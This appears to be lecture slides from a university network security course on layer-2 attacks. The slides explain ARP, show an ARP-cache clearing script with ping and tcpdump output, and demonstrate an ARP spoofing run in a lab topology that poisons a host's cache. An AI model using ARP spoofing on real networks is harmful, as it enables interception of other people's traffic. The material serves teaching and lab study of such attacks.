

Network Security

Lecture 06: L2 attacks



Taejune Park (taejune.park@jnu.ac.kr)
School of Artificial Intelligence
Chonnam National University


Goal

- ▶ L2(데이터 링크 계층)는 이더넷에서 MAC 주소를 사용하여 패킷의 주소를 지정하는 역할
- ▶ **Understanding L2 attacks**
 - ARP spoofing (ARP-Cache-Poisoning)
 - MAC flooding
 - VLAN hopping
- ▶ **ARP 분석하기**
- ▶ **네트워크 해킹의 기술! 네트워크에서 데이터 감청(Sniffing)!**

ARP spoofing

Checking what ARP works

- ▶ Build the test topology like the below and open h1's console
- ▶ Then, send ping to h2 (#ping 10.0.0.2) and check the time (RTT)
 - Why does the first ping have a longer RTT??



```
"Host: h1"
root@srcadmin-virtual-machine:/home/srcadmin# ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data:
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=0.414 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.073 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.072 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.070 ms
^C
--- 10.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.070/0.157/0.414/0.148 ms
```

Check it more detail!

```
root@srcadmin-virtual-machine:/home/srcadmin# arp
Address          HWtype  HWaddress      Flags Mask
10.0.0.2          ether   1a:e6:0c:28:b6:75  C
root@srcadmin-virtual-machine:/home/srcadmin# arp -d 10.0.0.2
root@srcadmin-virtual-machine:/home/srcadmin# arp
root@srcadmin-virtual-machine:/home/srcadmin#
```

- ▶ Open another shell and run the right code →
- ▶ Then, do ping the again!

```
#!/usr/bin/python3
import os
import time

while True:
    os.system("arp -d 10.0.0.2")
    time.sleep(1)
```


```
"Host: h1"
root@srcadmin-virtual-machine:/home/srcadmin# ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data:
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=0.901 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.118 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.117 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.116 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.115 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=0.059 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.116 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=0.121 ms
64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=0.120 ms
64 bytes from 10.0.0.2: icmp_seq=10 ttl=64 time=0.115 ms
64 bytes from 10.0.0.2: icmp_seq=11 ttl=64 time=0.129 ms
64 bytes from 10.0.0.2: icmp_seq=12 ttl=64 time=0.088 ms
64 bytes from 10.0.0.2: icmp_seq=13 ttl=64 time=0.119 ms
64 bytes from 10.0.0.2: icmp_seq=14 ttl=64 time=0.118 ms
64 bytes from 10.0.0.2: icmp_seq=15 ttl=64 time=0.076 ms
64 bytes from 10.0.0.2: icmp_seq=16 ttl=64 time=0.070 ms
64 bytes from 10.0.0.2: icmp_seq=17 ttl=64 time=0.091 ms
64 bytes from 10.0.0.2: icmp_seq=18 ttl=64 time=0.072 ms
^C
--- 10.0.0.2 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17364ms
rtt min/avg/max/mdev = 0.059/0.147/0.901/0.183 ms

"Host: h1"
root@srcadmin-virtual-machine:/home/srcadmin/netsec#
root@srcadmin-virtual-machine:/home/srcadmin/netsec# python3 04_cleararp.py
No ARP entry for 10.0.0.2
No ARP entry for 10.0.0.2
No ARP entry for 10.0.0.2
No ARP entry for 10.0.0.2
No ARP entry for 10.0.0.2
No ARP entry for 10.0.0.2
^CTraceback (most recent call last):
  File "/home/srcadmin/netsec/04_cleararp.py", line 7, in <module>
    time.sleep(1)
KeyboardInterrupt

root@srcadmin-virtual-machine:/home/srcadmin/netsec#
```

with tcpdump

- Open another shell and watch the traffic with tcpdump (# tcpdump -nn)



```
"Host: h1"
64 bytes from 10.0.0.2: icmp_seq=28 ttl=64 time=0.144 ms
64 bytes from 10.0.0.2: icmp_seq=29 ttl=64 time=0.137 ms
64 bytes from 10.0.0.2: icmp_seq=30 ttl=64 time=0.084 ms
64 bytes from 10.0.0.2: icmp_seq=31 ttl=64 time=0.093 ms
64 bytes from 10.0.0.2: icmp_seq=32 ttl=64 time=0.089 ms
64 bytes from 10.0.0.2: icmp_seq=33 ttl=64 time=0.133 ms
64 bytes from 10.0.0.2: icmp_seq=34 ttl=64 time=0.155 ms
64 bytes from 10.0.0.2: icmp_seq=35 ttl=64 time=0.132 ms
64 bytes from 10.0.0.2: icmp_seq=36 ttl=64 time=0.091 ms
64 bytes from 10.0.0.2: icmp_seq=37 ttl=64 time=0.174 ms
64 bytes from 10.0.0.2: icmp_seq=38 ttl=64 time=0.125 ms
64 bytes from 10.0.0.2: icmp_seq=39 ttl=64 time=0.135 ms
64 bytes from 10.0.0.2: icmp_seq=40 ttl=64 time=0.130 ms
64 bytes from 10.0.0.2: icmp_seq=41 ttl=64 time=0.130 ms
64 bytes from 10.0.0.2: icmp_seq=42 ttl=64 time=0.131 ms
64 bytes from 10.0.0.2: icmp_seq=43 ttl=64 time=0.051 ms
64 bytes from 10.0.0.2: icmp_seq=44 ttl=64 time=0.082 ms
64 bytes from 10.0.0.2: icmp_seq=45 ttl=64 time=0.074 ms
64 bytes from 10.0.0.2: icmp_seq=46 ttl=64 time=0.073 ms
64 bytes from 10.0.0.2: icmp_seq=47 ttl=64 time=0.080 ms
^C
--- 10.0.0.2 ping statistics ---
47 packets transmitted, 47 received, 0% packet loss, time 47079ms
rtt min/avg/max/mdev = 0.046/0.130/0.619/0.076 ms
root@srcadmin-virtual-machine:/home/srcadmin#

"Host: h1"
root@srcadmin-virtual-machine:/home/srcadmin/netsec#
root@srcadmin-virtual-machine:/home/srcadmin/netsec#
root@srcadmin-virtual-machine:/home/srcadmin/netsec# python3 04_cleararp.py
> ARP entry for 10.0.0.2
> ARP entry for 10.0.0.2
> ARP entry for 10.0.0.2
> ARP entry for 10.0.0.2
> ARP entry for 10.0.0.2
> ARP entry for 10.0.0.2
Traceback (most recent call last):
  File "/home/srcadmin/netsec/04_cleararp.py", line 7, in <module>
    time.sleep(1)
KeyboardInterrupt


root@srcadmin-virtual-machine:/home/srcadmin/netsec# python3 04_cleararp.py
> ARP entry for 10.0.0.2
> ARP entry for 10.0.0.2
Traceback (most recent call last):
  File "/home/srcadmin/netsec/04_cleararp.py", line 7, in <module>
    time.sleep(1)
KeyboardInterrupt

root@srcadmin-virtual-machine:/home/srcadmin/netsec#

"Host: h1"
12:24:20.423583 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 22801, seq 30, length 64
12:24:21.447454 ARP, Request who-has 10.0.0.2 tell 10.0.0.1, length 28
12:24:21.447505 ARP, Reply 10.0.0.2 is-at 1a:e6:0c:28:b6:75, length 28
12:24:21.447513 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 22801, seq 39, length 64
12:24:21.447555 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 22801, seq 30, length 64
12:24:22.471554 ARP, Request who-has 10.0.0.2 tell 10.0.0.1, length 28
12:24:22.471596 ARP, Reply 10.0.0.2 is-at 1a:e6:0c:28:b6:75, length 28
12:24:22.471605 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 22801, seq 40, length 64
12:24:22.471647 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 22801, seq 40, length 64
12:24:23.495482 ARP, Request who-has 10.0.0.2 tell 10.0.0.1, length 28
12:24:23.495523 ARP, Reply 10.0.0.2 is-at 1a:e6:0c:28:b6:75, length 28
12:24:23.495530 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 22801, seq 41, length 64
12:24:23.495574 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 22801, seq 41, length 64
12:24:24.519523 ARP, Request who-has 10.0.0.2 tell 10.0.0.1, length 28
12:24:24.519564 ARP, Reply 10.0.0.2 is-at 1a:e6:0c:28:b6:75, length 28
12:24:24.519571 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 22801, seq 42, length 64
12:24:24.519616 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 22801, seq 42, length 64
12:24:25.543481 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 22801, seq 43, length 64
12:24:25.543512 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 22801, seq 43, length 64
12:24:26.567507 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 22801, seq 44, length 64
12:24:26.567558 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 22801, seq 44, length 64
^C
```


ARP

- L2 communicates via the MAC address
- But what if hosts don't know the MAC addresses each other? → Ask him!
 - **ARP request:** Who has ~~~
- Then, the owner will reply it
 - **ARP response:** ~~~ is at ~~~~




Security flaws of ARP!

- ▶ 1. The ARP request may be broadcasted
- ▶ 2. The receiver does not verify the source of the response! (Lack of Authentication)
- ▶ 3. The ARP table is updated with the recently received ARP response!
 - and the ARP caches have a validity period!
- ▶ ⇒ So, if someone mimics other's IP, the requester may believe it!



ARP spoofing (ARP-Cache-Poisoning)

- Sending the ARP response message infinitely from h3 to h1!
- Write this code and run on h3
 - # python3 arpspoof.py 10.0.0.1 10.0.0.2



Check the result

"Host: h1"

x

```
root@srcadmin-virtual-machine:/home/srcadmin# ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
[]
```

h1: ping to h2

"Host: h3"

```
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
[]
```

h3: ARP spoofer

"Host: h1"

x

```
root@srcadmin-virtual-machine:/home/srcadmin# arp
Address HWtype HWaddress Flags Mask Iface
10.0.0.2 ether a6:da:38:21:a2:a7 C h1-eth0
10.0.0.3 ether a6:da:38:21:a2:a7 C h1-eth0
